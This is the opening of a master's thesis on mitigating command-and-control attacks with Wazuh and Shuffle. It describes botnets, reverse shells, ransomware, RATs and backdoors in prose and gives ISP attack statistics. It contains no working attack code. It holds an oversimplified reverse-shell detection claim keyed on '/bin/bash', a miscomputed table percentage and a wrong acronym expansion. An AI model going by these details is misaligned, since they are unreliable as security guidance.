DEMOCRATIC AND POPULAR REPUBLIC OF ALGERIA

MINISTRY OF HIGHER EDUCATION AND SCIENTIFIC RESEARCH

UNIVERSITY OF SAAD DAHLAB - BLIDA 1

Master Thesis

Department : Computer Sciences
Computer Systems and Networks (SIR)

Command and control (C2) attack mitigation using SOAR

Edited by:	Supervised by:
Mr ABDELHADI Ilyes	M.DOUGA Yacine
Mr ELAICHI Hamza	M.ELBAOUNI Nassim

Jury:

Miss DAOUD Hayat	President
Mr CHERIF-ZAHAR Amine	Examiner

Academic year

2022 / 2023

بسم الله الرحمن الرحيم

Acknowledgement

الحَمْدُ لِلَّهِ كَثِيرًا طَيِّبًا مُبارَكًا فِيهِ ، غَيْرَ مَكْفِيٍّ وَلاَ مُوَدَّعٍ وَلاَ مُسْتَغْنًى عَنْهُ، رَبَّنَا

“Praise be to Allah, glory to Allah the source of our strength”

First and foremost, we begin by expressing our heartfelt gratitude to Allah, the most gracious and merciful, for granting us the strength, guidance, and blessings to achieve this modest effort.

We extend our sincere appreciation to our supervisors, M. DOUGA Yacine and M. ELBAOUNI Nassim, NACHET Mohamed Amine for their invaluable support, mentorship, and guidance. Their expertise, encouragement, and dedication have played a pivotal role in shaping the direction and quality of this research.

We would also like to extend our thanks to the members of the jury Mr CHERIF-ZAHAR Amine and Miss DAOUD Hayat for their time, effort, and expertise in evaluating our work.

We would like to express our gratitude to the Computer Science Department of the University of Blida 1 for their support throughout this master's program, as well as to the entire security operation centre team of Algerie Telecom.

Finally, we want to express our heartfelt gratitude to everyone who helped make this project a reality, no matter how small or large their contribution was.

Dedication

I want to thank Allah for his guidance, also my parents and brothers and sister, my source of positive energy and every work I do.

I also want to thank my binome Hamza as well as all my friends and my colleagues and every CSCC club's members and my entire behaviour.

Ilyes.

I would like to dedicate this work to my loving family, whose unwavering support and encouragement have been my constant source of strength. Your belief in me and your sacrifices have been instrumental in my journey. I am forever grateful for your love, understanding, and patience.

I would also like to dedicate this work to my esteemed binome, Ilyes.To my friends and colleagues, thank you for being there through every step of this journey. Your friendship, collaboration, and shared experiences have made this endeavour more fulfilling and enjoyable.

Lastly, I would like to express my deep gratitude to everyone who helped make this project a reality, no matter how small or large their contribution was.

Hamza.

Abstract

The escalating sophistication and ubiquity of command and control (C2) attacks present formidable challenges to organisations in terms of their ability to detect and respond to these threats effectively. Security operations centres (SOCs) grapple with resource limitations, skills shortages, and the need for seamless coordination among disparate systems. In this context, the emergence of security orchestration, automation, and response (SOAR) offers a promising solution. By automating mundane tasks, leveraging advanced intelligence and reporting capabilities, and streamlining workflows through playbooks, SOAR empowers cybersecurity professionals to leverage their expertise in more strategic and impactful ways. In this work, a comprehensive solution is proposed to address the challenges posed by command and control attacks. Harnessing the capabilities of SOAR technologies, the solution strives to boost threat identification and enhance incident response proficiency. By integrating the capabilities of Shuffle with Wazuh, the solution offers an integrated and intelligent approach to detect and mitigate command and control attacks effectively. Through the orchestration of security tools, automation of repetitive tasks, and streamlined response workflows, the solution empowers security teams to combat sophisticated attacks with speed and efficiency. The effectiveness of the solution will be evaluated through rigorous testing and analysis, demonstrating its ability to provide advanced protection against command and control threats while optimising operational efficiency in SOCs. As a result of the experimental study conducted on the detection capabilities of Wazuh and the response automation provided by Shuffle, it was observed that the integration of these two technologies yielded positive outcomes. Wazuh demonstrated its effectiveness in detecting command and control C2 attacks, while Shuffle showcased its ability to automate incident response actions.

Keywords: SOAR, SOC, automation, workflows.

Résumé

La sophistication croissante et l'omniprésence des attaques de commandement et de contrôle (C2) posent de formidables défis aux organisations en termes de capacité à détecter ces menaces et à y répondre efficacement. Les centres d'opérations de sécurité (SOC) sont confrontés à des ressources limitées, à des pénuries de compétences et à la nécessité d'une coordination transparente entre des systèmes disparates. Dans ce contexte, l'émergence de l'orchestration, de l'automatisation et de la réponse en matière de sécurité (SOAR) offre une solution prometteuse. En automatisant les tâches banales, en exploitant des capacités avancées de renseignement et de reporting, et en rationalisant les flux de travail par le biais de playbooks, SOAR permet aux professionnels de la cybersécurité de tirer parti de leur expertise de manière plus stratégique et plus efficace. Ce travail propose une solution complète pour relever les défis posés par les attaques de commandement et de contrôle. S'appuyant sur la puissance des technologies SOAR, la solution vise à renforcer la détection des menaces et à améliorer les capacités de réponse aux incidents. En intégrant les capacités de Shuffle et de Wazuh, la solution offre une approche intégrée et intelligente pour détecter et atténuer les attaques de commandement et de contrôle de manière efficace. Grâce à l'orchestration des outils de sécurité, à l'automatisation des tâches répétitives et à la rationalisation des flux de travail, la solution permet aux équipes de sécurité de lutter contre les attaques sophistiquées avec rapidité et efficacité. L'efficacité de la solution sera évaluée au moyen de tests et d'analyses rigoureux, démontrant sa capacité à fournir une protection avancée contre les menaces de commandement et de contrôle tout en optimisant l'efficacité opérationnelle dans les SOC. L'étude expérimentale menée sur les capacités de détection de Wazuh et l'automatisation de la réponse fournie par Shuffle a montré que l'intégration de ces deux technologies donnait des résultats positifs. Wazuh a démontré son efficacité dans la détection des attaques C2 de commandement et de contrôle, tandis que Shuffle a mis en évidence sa capacité à automatiser les actions de réponse aux incidents.

Mots-clés: SOAR, SOC, Automatisation, flux.

ملخص

يمثل التعقيد المتزايد وانتشار هجمات القيادة والسيطرة (C2) تحديات هائلة للمنظمات من حيث قدرتها على اكتشاف هذه التهديدات والاستجابة لها بشكل فعال. تواجه مراكز العمليات الأمنية (SOCs) محدودية الموارد ونقص المهارات والحاجة إلى تنسيق سلس بين الأنظمة المختلفة. في هذا السياق ، فإن ظهور التنسيق الأمني والأتمتة والاستجابة (SOAR) يقدم حلاً واعدًا. من خلال أتمتة المهام العادية ، والاستفادة من قدرات الذكاء وإعداد التقارير المتقدمة ، وتبسيط سير العمل من خلال كتيبات اللعبة ، تعمل SOAR على تمكين المتخصصين في الأمن السيبراني من الاستفادة من خبراتهم بطرق أكثر إستراتيجية وتأثيرًا. في هذا العمل ، تم اقتراح حل شامل لمواجهة التحديات التي تفرضها هجمات القيادة والسيطرة. بالاستفادة من قوة تقنيات SOAR ، يهدف الحل إلى تعزيز اكتشاف التهديدات وتحسين قدرات الاستجابة للحوادث. من خلال دمج قدرات Shuffle مع Wazuh ، يوفر الحل نهجًا متكاملًا وذكيًا لاكتشاف وتخفيف هجمات القيادة والسيطرة بشكل فعال. من خلال تنسيق أدوات الأمان ، و أتمتة المهام المتكررة ، وسير عمل الاستجابة المبسطة ، يُمكّن الحل فرق الأمن من مكافحة الهجمات المعقدة بسرعة وكفاءة. سيتم تقييم فعالية الحل من خلال الاختبارات والتحليلات الصارمة ، مما يدل على قدرته على توفير حماية متقدمة ضد تهديدات القيادة والسيطرة مع تحسين الكفاءة التشغيلية في مراكز العمليات الخاصة. نتيجة للدراسة التجريبية التي أجريت على قدرات الكشف في Wazuh وأتمتة الاستجابة المقدمة من Shuffle ، لوحظ أن تكامل هاتين التقنيتين أدى إلى نتائج إيجابية. أظهر Wazuh فعاليته في اكتشاف هجمات القيادة والسيطرة C2 ، بينما أظهر Shuffle قدرته على أتمتة إجراءات الاستجابة للحوادث.

كلمات مفتاحية: السيطرة, التهديدات , القيادة , الكفاءة .

Table of Content

List of figures

List of Tables

Acronyms

C&C/C2 : Command and Control.

DDoS : Distributed Denial-of-Service.

DNS : Domain Name System.

EDR : Endpoint Detection & Response.

EPP : Endpoint Protection Platform.

GPS : Global Positioning System.

GUI : Graphical User Interface.

HTTP/HTTPS : Hypertext Transfer Protocol / secure.

IOCs : Indicators of compromise.

IOT : Internet of things.

IRC : Internet Relay Chat

ISP : Internet Service Provider

P2P : Peer-to-Peer.

RAT : Remote Access Trojan.

RCE : Remote call execution

SDN : Software-defined networking.

SIEM : Security Information Event Management.

SOAR : Security orchestration, automation and response.

SOC : Security Operation Centre.

SSH : Secure Shell.

TTPs : Tactics, Techniques, and Procedure

URL : Uniform Resource Locator.

XDR : Extended Detection and Response

XML : Extensible markup language

GENERAL INTRODUCTION

In today's world, Information and Communication Technology (ICT) plays a vital role in both personal and organisational spheres.[1] With the increasing reliance on ICT systems, ensuring robust network security has become a paramount concern.[2] However, the ever-growing threat landscape presents a significant challenge, with Command and Control (C2) attacks emerging as a prominent and complex threat. C2 attacks involve malicious actors infiltrating systems to gain control and exploit their resources, making them notoriously difficult to detect and mitigate effectively. The consequences of C2 attacks can be severe, ranging from compromising sensitive data to causing complete system shutdown.[3]

While traditional network-based detection tools have been used to mitigate C2 attacks, they have limitations as they can only detect known attacks and may miss new or advanced threats.[4] Manual incident response processes can also be time-consuming and prone to errors, which can leave organisations vulnerable to attacks. Therefore, more effective solutions are needed for C2 attack mitigation.

To address this problem, researchers and security experts have developed various techniques and methods to mitigate C2 attacks. One promising approach is the use of the Security Orchestration, Automation, and Response (SOAR) platform. SOAR combines automation, orchestration, and response capabilities to enhance the efficiency and effectiveness of security operations.

The potential for SOAR to detect and respond to attacks in real-time has sparked interest in its usage in C2 attack mitigation in recent years. The platform can automatically gather and analyse data from numerous sources, spot dangers, and launch the necessary defences. In addition, SOAR gives security teams the ability to create playbooks that automate common security operations, freeing up time for more intricate analysis and response jobs.

In this context, the objective of this master thesis is to research the application of SOAR as a tool for C2 attack mitigation. Our study will examine the potential advantages and drawbacks of using SOAR for C2 attack detection and response, and how this approach compares to traditional mitigation methods.

Overall, this research aims to contribute to the development of more effective and efficient security measures for C2 attack mitigation, which are crucial for safeguarding against the growing threat of cyberattacks. The findings of this study will provide insights into the potential benefits and limitations of using SOAR for C2 attack mitigation and contribute to the ongoing research in this area.

The present thesis is structured into the following chapters, each serving a specific purpose and covering distinct aspects of the research topic. The outline of the thesis is as follows:

- **Chapter 1:**In the first chapter, we will focus on understanding command and control (C2) attacks. We will explore how C&C servers function and the various models employed by adversaries to establish control over compromised systems.Additionally, we will examine different types of C&C attacks, to develop a comprehensive understanding of their characteristics, impacts, and techniques used by cybercriminals.
- **Chapter 2:**We will explore existing cybersecurity solutions, their strengths and weaknesses.
- **Chapter 3:**We will discuss the architecture, functionalities, and key components of our proposed SOAR platform tailored specifically to address the challenges posed by C&C attacks.
- **Chapter 4:**The fourth and final chapter will involve emulating the proposed solution in a test environment. This will involve analysing the results of the emulation and discussing the implications of the results.
- **Conclusion and Future Perspectives:** Finally we conclude this report by proposing a summary of our study and a set of perspectives related to future works.

Chapter 1: Command and control attacks

1. Introduction

In today's interconnected digital world, cyber threats have become increasingly sophisticated and pervasive. One of the most concerning threats is Command and Control (C&C) attacks. C&C attacks serve as a fundamental pillar for various cyber threats, such as botnets, ransomware, phishing, remote access trojans (RATs), and backdoors. Understanding the nature of C&C attacks and implementing effective mitigation strategies is crucial to safeguarding organisations' information and infrastructure.

In this chapter, we will investigate the various aspects of C&C attacks, including their types, models, and associated mitigation techniques.we will also present relevant statistics and insights to provide a comprehensive understanding of the C&C threat landscape.

2. Command and Control (C&C):

C2 or C&C is a type of cyber-attack that happens when an attacker infiltrates a system and establishes a connection to a remote server or computer to control and manipulate infected devices.C2 attacks are often used as a means for attackers to gain access to sensitive information, steal data, or launch further attacks on a network or system..

C2 techniques vary widely, with the MITRE ATT&CK framework listing 16 categories and sub-techniques. To evade detection,attackers employ camouflage tactics and encryption to hide C2 activities within legitimate traffic.[5]

2.1. Command and Control Models

Though there’s a wide variety of options for implementing C2, the architecture between malware and the C2 platform will usually look something like one of the following models:

2.1.1. Centralised

The centralised model is very similar to a traditional client-server model. The malware installed on the infected device(s) acts as the client, phoning home to the server for instruction at regular or random intervals. Centralised architecture is the easiest to detect and remove because it has a single-source IP address. To evade detection, hackers have to design servers that are more complex than traditional servers. In the context of this command-and-control definition, hackers may use load balancers, redirectors, and other defence measures. Additionally, it is common for them to use well-known websites and public cloud services to host their server.[6]

2.1.2. Peer-to-Peer (P2P)

In a P2P C&C model, command and control instructions are delivered in a decentralised fashion, with members of a botnet relaying messages between one another. Some of the bots may still function as servers, but there is no central or “master” node. This makes it far more difficult to disrupt than a centralised model but can also make it more difficult for the attacker to issue instructions to the entire botnet. P2P networks are sometimes used as a fallback mechanism in case the primary C2 channel is disrupted.[5]

2.1.3. Out of Band and Random

A number of unusual techniques have been observed for issuing instructions to infected hosts. hackers have made extensive use of social media platforms as unconventional C2 platforms because they are rarely blocked. A project called Twittor aims to provide a fully functional command and control platform using only direct messages on Twitter. Hackers have also been observed using Gmail, IRC chat rooms, and even Pinterest to issue C&C messages to compromised hosts. It’s also been theorised that command and control infrastructure could be entirely random, with an attacker scanning large swaths of the Internet in hopes of finding an infected host [5] as shown in figure 1.1 below




Figure 1.1 : C2 architecture[7]

2.2. C&C attack types

In this part we will explore the prevalent types of command and control attacks.

❖ Botnet

A botnet is a network of compromised devices infected with malware that allows an attacker to control them remotely. These infected devices can be used for various malicious activities, such as data theft, DDoS attacks, spam email generation, and malware propagation. The attacker can easily update and manipulate the behaviour of the compromised devices to carry out illicit purposes at scale.[8] Botnets typically operate under a common Command and Control (C2) infrastructure. Additionally, it is common for hackers to sell access to botnets as a form of "attack as a service".[5]We put below the attack architecture of the botnet in figure 1.2.




Figure 1.2 : Botnet architecture[9]

❖ Botnet Mitigation

The best approach to protecting your website and web server from botnet attacks is to invest in an advanced botnet detection software like DataDome, that can perform real-time botnet detection and employ top-level bot mitigation methods , there is also other solutions like the one we propose which is to monitor our network with different EDR solutions, as we said before that botnet use the technique of spreading up on network which makes it detectable to prevent for later on. [10]

❖ Reverse Shell attack

A reverse shell is a type of command and control attack where an attacker exploits vulnerabilities in a target system to establish a shell session and gain remote access. This involves an initiator (client) and a listener (server) to establish a connection. The attacker aims to exploit remote code execution (RCE) to redirect the input and output connections of the target system's shell, allowing remote access to the victim's computer. Reverse shells allow attackers to open ports to the target machines as shown in figure 1.3, forcing communication and enabling a complete takeover of the target machine. Therefore it is a severe security threat. This method is also commonly used in penetration tests, reverse shells can sidestep firewalls and overcome the problems posed by PAT and NAT.[11]




Figure 1.3 : Reverse shell attacking scenario[12]

❖ Reverse shell mitigation

Reverse shell is known by the calling critical directory which is /bin/bash so if wazuh-agent saw that directory somewhere it generates an alert to wazuh-manager yelling that is reverse shell attack.[13]

❖ Ransomware

Ransomware is a type of malicious software (malware) that threatens to publish or blocks access to data or a computer system, usually by encrypting it, until the victim pays a ransom fee to the attacker. In many cases, the ransom demand comes with a deadline. If the victim doesn't pay in time, the data is gone forever or the ransom increases, but Several government agencies advise against paying the ransom to keep from encouraging the ransomware cycle, as does the No More Ransom Project. Furthermore, half of the victims who pay the ransom will likely suffer from repeat ransomware attacks, especially if it's not cleaned from the system. It is often designed to spread across a network and target database and file servers, and can thus quickly paralyse an entire organisation.[14] A representation shown below in figure 1.4.



Command-and-Control
(C&C) Server
The victim acquires ransomware from email, exploit, or worm.
The ransomware malware contacts the attacker's C&C server and downloads a public key.
Data is encrypted and a ransom note provides ransom fee instructions.
After the ransom is paid, the attacker sends private key to decrypt data.

Figure 1.4 : Ransomware preparedness[15]

❖ Ransomware Mitigation

Cabaj et al use Software defined networking against crypto ransomware by evaluating DNS responses and reconfiguring the network infrastructure to block access to the C&C server which has the public key of the encryption.

Zimba et al utilised reverse engineering. Their approach consisted of two modules. The first module used reverse engineering to identify the data deletion and recovery functions in the malware's source code. The second module used sandboxing for analysing the Ransomware's behaviour .

Baykara et al developed an application called Safe Zone. The application had a user-friendly interface that was easy to understand. In case of a Ransomware attack, victims can safely go back to the last backup logged in Safe Zone and recover the system to its previous state.

Akbanov et al made use of Software Defined Networking to mitigate WannaCry Ransomware In their experiment, the authors restricted the spread of Ransomware to only one device. Thus, in order to combat the further expansion.

Sophos developed an endpoint mitigation tool called Intercept X that claims to eliminate Zero-day APT families. Intercept X uses behavioural analysis to prevent Ransomware families from modifying registries.

Microsoft released two products called Defender for Endpoint and Defender for Identity for extensive protection against Ransomware attacks. They have been thoroughly tested against the largest malware database in the world.

Dell EMC invented a framework that replicated all the appends and writes from a server to two different copies, a local and a remote. The local copy resided in a local production site whereas the remote copy was kept in a remote disaster recovery site.[16]

❖ Phishing attack

Phishing is a type of social engineering attack often used to steal user data. It occurs when an attacker, Mimicking a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to malware installation. The term ''phishing'' is derived from the analogy of ''fishing'' for victims' passwords and credentials on the web. The word ''phishing'' was used for the first time over the Internet by a group of hackers in 1996, who stole America Online (AOL) accounts by tricking unaware AOL users into disclosing their passwords [17]using the architecture shown below in figure 1.5.




Figure 1.5 : Phishing Architecture[18]

❖ Phishing mitigation

Phishing attack has many different types for exemple email-phishing, malware-based phishing, for that it exists many mitigation methods according to attack method used, if we want to stop email phishing we should never click on ads or untrusted emails nor login into any our accounts just to reply to fake email saying that you need to login because an attack, there is also 2F(two factor authentication) also always check who is the sender of the ressource and why he is sending it.[17]

❖ Remote access trojan (RAT)

Remote access trojans (RATs) are the programs that allow malicious attackers to control the system and access the victim's information by opening a backdoor in the user's system. It is a class of malware, which is developed constantly with new methods, enabling the attacker to connect to the victim's system remotely and interactively.

The RAT infection to the target system takes place primarily by directing the user to install a modified file. This file can be sent to the system via social media platforms over the RAT's server or through a program that will be downloaded by the user. Another infection method is through Java Downloader, where Java codes are downloaded and activated on the victim's computer when visiting specific websites without the user's knowledge.

The simplest attack that RATs shown in figure 1.6 can perform is the ability to turn on webcam and microphone devices at any time. If the user's system is open and connected to the Internet, even if the user is not using the system, the attacker can connect to the webcam to view, record or listen to the entire conversations.[19]




Figure 1.6 : Rat architecture[20]

❖ RAT mitigation

When it comes to mitigation there is many methods like the first one is to disconnect the devices from the network by doing that we cut the communication between C2 server and the RAT, there is also making a firewall update or changing antivirus rules to block unused port and services also enable 2F (two factor authentication) always for the safety.[21]

❖ Backdoor attack

Backdoor is the software that permits the hacker/programmer to access the system without utilising username, password, or any other technique to enter into the system that acts as a front door. Programmers install the backdoor program which helps them to get into the system without knowing username and password into the login screen. command and control attack occurs When threat actors create or use a backdoor to gain remote access to a system as shown below in figure 1.7. These attacks let attackers gain control of system resources, perform network reconnaissance and install different types of malware to take advantage of an existing backdoor created by the original developers or from an earlier attack. [22]




Figure 1.7 : Backdoor architecture[23]

❖ Backdoor mitigation

Backdoor mitigation involves implementing measures such as strong authentication, secure network configurations, regular software updates, secure development practices, system hardening, access control, ongoing monitoring, and security awareness.[24]

3. Statistics

In the context of presenting statistics on prevalent hacking attacks, it is crucial to acknowledge the current state of cybersecurity. Cyberattacks have become widespread, impacting organisations like Algerie-Telecom globally. Cybercriminals employ sophisticated tactics to exploit vulnerabilities and compromise computer systems. Understanding common attack trends helps strengthen security measures. As the ISP of Algeria, Algerie Telecom faces daily hacking attempts, resulting in statistics on commonly encountered attacks.

TOP attack	counts of records	average
Reverse shell	802931	34,76%
SQL injection	522646	22,63%
Botnet	323243	13,99%
Information Leakage	308795	13,37%
Backdoor	127004	5,50%
Remote Access Trojan (RAT)	84698	3,67%
Vulnerability Scan	26597	1,15%
Detection evasion	16154	0,70%
Phishing	16137	0,70%
Predictable resource location	11967	0,52%
XSS	11641	0,50%
RCE	11403	0,49%
Ransomware	10107	0,44%
RFI	9511	0,41%
Server Side Command Injection	7842	0,34%
Session Hijacking	6703	1,28%
Path Traversal	4963	0,21%
Other Application Attacks	1896	0,08%
Non Browser Client	1587	0,07%
Injection Attempt	1130	0,05%

HTTP parser attack	1009	0,04%
Authentication/Authorization Attack	976	0,04%
Other Attacks	800	0,03%
Command and control attacks	1364120	59,06%
Web Attacks	945620	40,94%
TOTAL	2309740	100,00%

Table 1.1: most commonly encountered attacks

The table 1.1 presents statistics on the most prevalent attacks observed, providing counts of records and corresponding percentages for each attack type. The top attack is the "Reverse Shell" accounting for 34.76% of records, followed by "SQL Injection" at 22.63%, "Botnet" at 13.99%, and "Information Leakage" at 13.37%. Other significant attack types include "Backdoor," "Remote Access Trojan (RAT)," and "Vulnerability Scan." The table also highlights web application security attacks like "Phishing," "Cross-Site Scripting (XSS)," and "Remote Code Execution (RCE)." It further reveals the prevalence of command and control attacks (59.06%) and web attacks (40.94%). The statistics in figure 1.8 were derived from Algerie Telecom's monitoring system.

To enhance clarity, a pie chart is used to provide a visual representation of the data.




Figure 1.8: Most attack Algerie Telecom

Now we move forward to a comparison between groups of web attacks and command and control attacks that was explained in this column chart figure 1.9 below




Figure 1.9 : Most attacks by category

The comparison reveals that command and control attacks have a higher occurrence, accounting for 59.06% of the total records, compared to web attacks at 40.94%. This higher frequency of command and control attacks emphasises their significance and the need to prioritise their detection and prevention in security measures.

4. Conclusion

In this chapter, we have explored the world of Command and Control (C&C) attacks and their significance in today's cybersecurity landscape.

Through the statistics presented, it is evident that C&C attacks pose a significant and growing threat, causing financial losses, data breaches and disruptions .This highlights the critical need for effective mitigation strategies to combat C&C attacks and protect valuable assets.

The next chapter will explore the cybersecurity solutions that exist and focus on the utilisation of Security Orchestration, Automation, and Response (SOAR) technologies.

Chapter 2: State of art

1. Introduction

